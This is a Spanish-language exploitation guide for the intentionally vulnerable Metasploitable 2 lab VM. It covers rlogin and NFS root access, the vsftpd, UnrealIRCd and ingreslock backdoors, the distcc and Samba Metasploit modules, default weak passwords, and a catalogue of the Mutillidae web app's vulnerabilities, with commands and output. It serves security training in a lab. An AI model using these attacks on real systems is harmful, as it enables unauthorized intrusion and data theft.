Guía de explotabilidad de Metasploitable 2

La máquina virtual Metasploitable es una versión intencionadamente vulnerable de Ubuntu Linux diseñada para probar herramientas de seguridad y demostrar vulnerabilidades comunes. La versión 2 de esta máquina virtual está disponible para su descarga y viene con aún más vulnerabilidades que la imagen original. Esta máquina virtual es compatible con VMWare, VirtualBox y otras plataformas de virtualización comunes. Por defecto, las interfaces de red de Metasploitable están vinculadas a los adaptadores de red NAT y Host-only, y la imagen nunca debe ser expuesta a una red hostil.

Este documento describe muchos de los fallos de seguridad de la imagen Metasploitable 2. Actualmente falta la documentación sobre el servidor web y los fallos de la aplicación web, así como las vulnerabilidades que permiten a un usuario local escalar a privilegios de root. Este documento continuará ampliándose con el tiempo a medida que se detallen muchos de los fallos menos obvios de esta plataforma.

Primeros pasos

Después de que la máquina virtual arranque, inicie sesión en la consola con el nombre de usuario msfadmin y la contraseña msfadmin. Desde el intérprete de comandos, ejecute el comando ifconfig para identificar la dirección IP.

```
msfadmin@metasploitable:~$ ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:9a:52:c1
          inet addr:192.168.99.131  Bcast:192.168.99.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9a:52c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Servicios

Desde nuestro sistema de ataque (Linux, preferiblemente algo como Parrot OS o Kali Linux), identificaremos los servicios de red abiertos en esta máquina virtual utilizando el escáner de seguridad Nmap. La siguiente línea de comandos escaneará todos los puertos TCP en la instancia Metasploitable 2:

```
root@ubuntu:~# nmap -p0-65535 192.168.99.131
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-31 21:14 PDT
Nmap scan report for 192.168.99.131
Host is up (0.00028s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
```

```
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
39292/tcp open  unknown
43729/tcp open  unknown
44813/tcp open  unknown
55852/tcp open  unknown
MAC Address: 00:0C:29:9A:52:C1 (VMware)
```

Casi cada uno de estos servicios de escucha proporciona un punto de entrada remoto en el sistema. En la siguiente sección, recorreremos algunos de estos vectores.

Unix Básico

Los puertos TCP 512, 513 y 514 son conocidos como servicios "r", y han sido mal configurados para permitir el acceso remoto desde cualquier host (una situación estándar ".rhosts + +"). Para aprovechar esto, asegúrese de que el cliente "rsh-client" está instalado (en Ubuntu), y ejecute el siguiente comando como usuario root local. Si se le pide una clave SSH, esto significa que las herramientas rsh-client no se han instalado y Ubuntu está utilizando SSH por defecto.

```
# rlogin -l root 192.168.99.131
Last login: Fri Jun  1 00:10:39 EDT 2012 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

root@metasploitable:~#
```

Esto no puede ser más fácil. El siguiente servicio que debemos examinar es el Sistema de Archivos de Red (NFS). NFS puede ser identificado sondeando el puerto 2049 directamente o pidiendo al portmapper una lista de servicios. El ejemplo de abajo usa rpcinfo para identificar NFS y showmount -e para determinar que el recurso compartido "/" (la raíz del sistema de archivos) está siendo exportado. Necesitará los paquetes rpcbind y nfs-common de Ubuntu para seguir el ejemplo.

```
root@ubuntu:~# rpcinfo -p 192.168.99.131
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  53318  status
    100024    1   tcp  43729  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  46696  nlockmgr
    100021    3   udp  46696  nlockmgr
    100021    4   udp  46696  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  55852  nlockmgr
    100021    3   tcp  55852  nlockmgr
    100021    4   tcp  55852  nlockmgr
    100005    1   udp  34887  mountd
    100005    1   tcp  39292  mountd
    100005    2   udp  34887  mountd
    100005    2   tcp  39292  mountd
    100005    3   udp  34887  mountd
    100005    3   tcp  39292  mountd

root@ubuntu:~# showmount -e 192.168.99.131
Export list for 192.168.99.131:
/ *
```

Obtener acceso a un sistema con un sistema de archivos de escritura como este es trivial. Para ello (y dado que SSH está en ejecución), generaremos una nueva clave SSH en nuestro sistema atacante, montaremos la exportación NFS y añadiremos nuestra clave al archivo authorized_keys de la cuenta de usuario root:

```
root@ubuntu:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.

root@ubuntu:~# mkdir /tmp/r00t
root@ubuntu:~# mount -t nfs 192.168.99.131:/ /tmp/r00t/
root@ubuntu:~# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
root@ubuntu:~# umount /tmp/r00t

root@ubuntu:~# ssh root@192.168.99.131
Last login: Fri Jun  1 00:29:33 2012 from 192.168.99.128
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

root@metasploitable:~#
```

Backdoors

En el puerto 21, Metasploitable2 ejecuta vsftpd, un popular servidor FTP. Esta versión en particular contiene una puerta trasera que fue introducida en el código fuente por un intruso desconocido. La puerta trasera fue rápidamente identificada y eliminada, pero no antes de que bastantes personas la descargaran. Si se envía un nombre de usuario que termine en la secuencia :) [una cara feliz], la versión backdoored abrirá un shell de escucha en el puerto

6200. Podemos demostrarlo con telnet o utilizar el módulo de Metasploit Framework para explotarlo automáticamente:

```
root@ubuntu:~# telnet 192.168.99.131 21
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user backdoored:)
331 Please specify the password.
pass invalid
^]
telnet> quit
Connection closed.

root@ubuntu:~# telnet 192.168.99.131 6200
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

En el puerto 6667, Metasploitable2 ejecuta el demonio IRC UnrealIRCD. Esta versión contiene una puerta trasera que pasó desapercibida durante meses - se activa enviando las letras "AB" seguidas de un comando de sistema al servidor en cualquier puerto de escucha. Metasploit tiene un módulo para explotar esto con el fin de obtener una shell interactiva, como se muestra a continuación.

```
msfconsole

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf  exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.99.131
msf  exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.99.131:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8bMUYsfmGvOLHBxe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8bMUYsfmGvOLHBxe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.99.131:60257) at 2012-05-31 21:53:59 -0700


id
uid=0(root) gid=0(root)
```

Mucho menos sutil es la vieja puerta trasera "ingreslock" que escucha en el puerto 1524. El puerto ingreslock era una opción popular hace una década para añadir una puerta trasera a un servidor comprometido. Acceder a él es fácil:

```
root@ubuntu:~# telnet 192.168.99.131 1524
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Puertas traseras involuntarias

Además de las puertas traseras maliciosas de la sección anterior, algunos servicios son casi puertas traseras por su propia naturaleza. El primero de ellos instalado en Metasploitable2 es distccd. Este programa facilita el escalado de grandes trabajos de compilación a través de una granja de sistemas configurados de forma similar. El problema con este servicio es que un atacante puede fácilmente abusar de él para ejecutar un comando de su elección, como lo demuestra el uso del módulo Metasploit a continuación.

```
msfconsole

msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST 192.168.99.131
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uk3UdiwLUq0LX3Bi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uk3UdiwLUq0LX3Bi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.99.131:38897) at 2012-05-31 22:06:03 -0700

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Samba, cuando se configura con un recurso compartido de escritura y "enlaces anchos" habilitados (por defecto está activado), también se puede utilizar como una especie de puerta trasera para acceder a archivos que no estaban destinados a ser compartidos. El siguiente ejemplo utiliza un módulo de Metasploit para proporcionar acceso al sistema de archivos raíz utilizando una conexión anónima y un recurso compartido de escritura.

```
root@ubuntu:~# smbclient -L //192.168.99.131
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf  auxiliary(samba_symlink_traversal) > set RHOST 192.168.99.131
msf  auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf  auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]     \\192.168.99.131\tmp\rootfs\
```

```
msf  auxiliary(samba_symlink_traversal) > exit

root@ubuntu:~# smbclient //192.168.99.131/tmp
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1624 as /tmp/smbmore.ufiyQf (317.2 KiloBytes/sec) (average 317.2
KiloBytes/sec)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[..]
```

Contraseñas débiles

Además de las más flagrantes puertas traseras y configuraciones erróneas, Metasploitable 2 tiene una terrible seguridad de contraseñas tanto para el sistema como para las cuentas del servidor de base de datos. El usuario administrativo principal msfadmin tiene una contraseña que coincide con el nombre de usuario. Descubriendo la lista de usuarios en este sistema, ya sea usando otra falla para capturar el archivo passwd, o enumerando estos IDs de usuario vía Samba, se puede usar un ataque de fuerza bruta para acceder rápidamente a múltiples cuentas de usuario. Como mínimo, las siguientes cuentas de sistema débiles están configuradas en el sistema.

Nombre de la cuenta	Contraseña
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman
klog	123456789
service	service


Además de estas cuentas a nivel de sistema, se puede acceder al servicio PostgreSQL con el nombre de usuario postgres y la contraseña postgres, mientras que el servicio MySQL está abierto al nombre de usuario root con una contraseña vacía. El servicio VNC proporciona acceso remoto al escritorio utilizando la contraseña password.

Servicios web vulnerables

Metasploitable 2 tiene preinstaladas aplicaciones web deliberadamente vulnerables. El servidor web se inicia automáticamente al arrancar Metasploitable 2. Para acceder a las aplicaciones web, abra un navegador web e introduzca la URL http://<IP> donde <IP> es la dirección IP de Metasploitable 2.

Una forma de conseguirlo es instalar Metasploitable 2 como sistema operativo invitado en Virtual Box y cambiar la configuración de la interfaz de red de "NAT" a "Host Only".

En este ejemplo, Metasploitable 2 se está ejecutando en la IP 192.168.56.101. Navegando a http://192.168.56.101/ se muestra la página de inicio de la aplicación web.



192.168.56/24 es la red por defecto "sólo host" en Virtual Box. Las direcciones IP se asignan empezando por "101". Dependiendo del orden en que se inicien los sistemas operativos invitados, la dirección IP de Metasploitable 2 variará.

Para acceder a una aplicación web concreta, haga clic en uno de los enlaces proporcionados. También se puede acceder a aplicaciones web individuales añadiendo el nombre del directorio de la aplicación a http://<IP> para crear la URL http://<IP>/<Application Folder>/. Por ejemplo, se puede acceder a la aplicación Mutillidae (en este ejemplo) en la dirección http://192.168.56.101/mutillidae/. Las aplicaciones están instaladas en Metasploitable 2 en el directorio /var/www. (Nota: Ver una lista con el comando ls /var/www.) En la versión actual en el momento de escribir esto, las aplicaciones son

- mutillidae (NOWASP Mutillidae 2.1.19)
- dvwa (Damn Vulnerable Web Application)
- phpMyAdmin
- tikiwiki (TWiki)
- tikiwiki-old
- dav (WebDav)


Mutillidae

La aplicación web Mutillidae (NOWASP (Mutillidae)) contiene todas las vulnerabilidades del Top Ten de OWASP además de otras vulnerabilidades como almacenamiento web HTML-5, caché de formularios y click-jacking. Inspirado en DVWA, Mutillidae permite al usuario cambiar el "Nivel de Seguridad" de 0 (completamente inseguro) a 5 (seguro). Además, se ofrecen tres niveles de consejos que van del "Nivel 0 - Me esfuerzo más" (sin consejos) al "Nivel 2 - Noob"

(Máximos consejos). Si la aplicación resulta dañada por inyecciones de usuarios y hacks, al pulsar el botón "Restablecer DB" se restablece la aplicación a su estado original.

Tutoriales sobre el uso de Mutillidae están disponibles en el canal de YouTube webpwnized.

Active las sugerencias en la aplicación haciendo clic en el botón "Alternar sugerencias" de la barra de menús.:



La aplicación Mutillidae contiene al menos las siguientes vulnerabilidades en estas páginas respectivas:

Página	Vulnerabilidad
add-to-your-blog.php	• Inyección SQL en la entrada del blog • Inyección SQL en el nombre de usuario registrado • Cross site scripting en la entrada del blog • Cross site scripting en el nombre de usuario registrado • Inyección en el nombre de usuario registrado • CSRF

	• Evasión de validación JavaScript • XSS en el título del formulario a través del nombre de usuario registrado • La cookie show-hints puede ser cambiada por el usuario para habilitar las sugerencias, aunque se supone que no deben mostrarse en modo seguro.
arbitrary-file-inclusion.php	• Compromiso de archivos del sistema • Cargar cualquier página de cualquier sitio
browser-info.php	• XSS a través del encabezado HTTP de referencia • Inyección JS a través del encabezado HTTP referer • XSS a través del encabezado HTTP user-agent string
capture-data.php	• XSS a través de cualquier GET, POST o Cookie
captured-data.php	• XSS a través de cualquier GET, POST o Cookie
config.inc*	• Contiene credenciales de base de datos sin cifrar
credits.php	• Redireccionamientos y reenvíos sin validar
dns-lookup.php	• Cross site scripting en el campo host/ip • Inyección de comandos O/S en el campo host/ip • Esta página escribe en el registro. SQLi y XSS en el registro son posibles. • GET para POST es posible porque sólo la lectura de variables POSTed no se aplica.
footer.php*	• Cross site scripting a través de la cabecera HTTP_USER_AGENT.
framing.php	• Click-jacking
header.php*	• XSS a través de nombre de usuario y firma • La opción de menú Setup/reset la DB puede activarse estableciendo el valor uid de la cookie en 1
html5-storage.php	• Inyección DOM en el mensaje de error add-key porque la clave introducida se muestra en el mensaje de error sin codificar.
index.php*	• Puedes hacer XSS en la salida del menú "hints-enabled" porque toma información del valor de la cookie "hints-enabled". • Puedes inyectar SQL al valor UID de la cookie porque es usado para hacer una búsqueda. • Puedes cambiar tu rango a admin alterando el valor UID

	• Dividir la respuesta HTTP a través del nombre de usuario conectado porque se utiliza para crear un encabezado HTTP. • Esta página es responsable de cache-control pero no lo hace • Esta página permite la cabecera HTTP X-Powered-By • Comentarios HTML • Existen páginas secretas que si son navegadas redirigirán al usuario a la página phpinfo.php. Esto se puede hacer mediante fuerza bruta
log-visit.php	• Inyección SQL y XSS a través del encabezado HTTP referer • Inyección SQL y XSS a través de la cadena user-agent
login.php	• Evasión de autenticación Inyección SQL a través del campo de nombre de usuario y el campo de contraseña • Inyección SQL a través de los campos de nombre de usuario y contraseña • XSS a través del campo de nombre de usuario • Evasión de validación JavaScript
password-generator.php	• Inyección de JavaScript
pen-test-tool-lookup.php	• Inyección JSON
phpinfo.php	• Esta página revela la configuración del servidor PHP • Revelación de la ruta de la aplicación • Revelación de la ruta de la plataforma
process-commands.php	• Crea cookies pero no las convierte en sólo HTML
process-login-attempt.php	• Igual que login.php. Esta es la página de acción.
redirectandlog.php	• Igual que credits.php. Esta es la página de acción
register.php	• Inyección SQL y XSS a través del campo nombre de usuario, firma y contraseña
rene-magritte.php	• Click-jacking
robots.txt	• Contiene directorios que se supone que son privados
secret-administrative-pages.php	• Esta página ofrece consejos sobre cómo descubrir la configuración del servidor
set-background-color.php	• Inyección de hojas de estilo en cascada y XSS a través del campo de color


show-log.php	• Denegación de servicio si se llena el registro • XSS a través del nombre de host, la IP del cliente, el encabezado HTTP del navegador, el encabezado HTTP Referer y los campos de fecha.
site-footer-xss-discusson.php	• XSS a través del encabezado HTTP de la cadena de agente de usuario
source-viewer.php	• Carga de cualquier archivo arbitrario, incluidos los archivos del sistema operativo.
text-file-viewer.php	• Carga de cualquier página web arbitraria en Interet o localmente, incluidos los archivos de contraseñas de los sitios. • Phishing
user-info.php	• Inyección SQL para volcar todos los nombres de usuario y contraseñas a través del campo nombre de usuario o el campo contraseña. • XSS a través de cualquiera de los campos mostrados. Inyecta el XSS en la página register.php.XSS via el campo del nombre de usuario
user-poll.php	• Contaminación de los parámetros • GET para POST • XSS a través del parámetro choice • Falsificación de peticiones entre sitios para forzar la elección del usuario
view-someones-blog.php	• XSS a través de cualquiera de los campos mostrados. Se introducen en la página de añadir a tu blog.

DVWA

De la página de inicio de DVWA: "Damn Vulnerable Web App (DVWA) es una aplicación web PHP/MySQL que es malditamente vulnerable. Sus principales objetivos son ayudar a los profesionales de la seguridad a probar sus habilidades y herramientas en un entorno legal, ayudar a los desarrolladores web a comprender mejor los procesos de seguridad de las aplicaciones web y ayudar a los profesores/estudiantes a enseñar/aprender la seguridad de las aplicaciones web en un entorno de aula".

DVWA contiene instrucciones en la página de inicio e información adicional disponible en Wiki Pages - Damn Vulnerable Web App.

- **Nombre de usuario por defecto** - admin
- **Contraseña por defecto** - password



Divulgación de información

Además, en http://<IP>/phpinfo.php se puede encontrar una página de divulgación de información PHP poco recomendable. En este ejemplo, la URL sería http://192.168.56.101/phpinfo.php. La vulnerabilidad de divulgación de información PHP info proporciona información interna del sistema y de la versión del servicio que puede ser utilizada para buscar vulnerabilidades. Por ejemplo, observando que la versión de PHP revelada en la captura de pantalla es la versión 5.2.4, es posible que el sistema sea vulnerable a CVE-2012-1823 y CVE-2012-2311 que afectaban a PHP antes de 5.3.12 y 5.4.x antes de 5.4.2.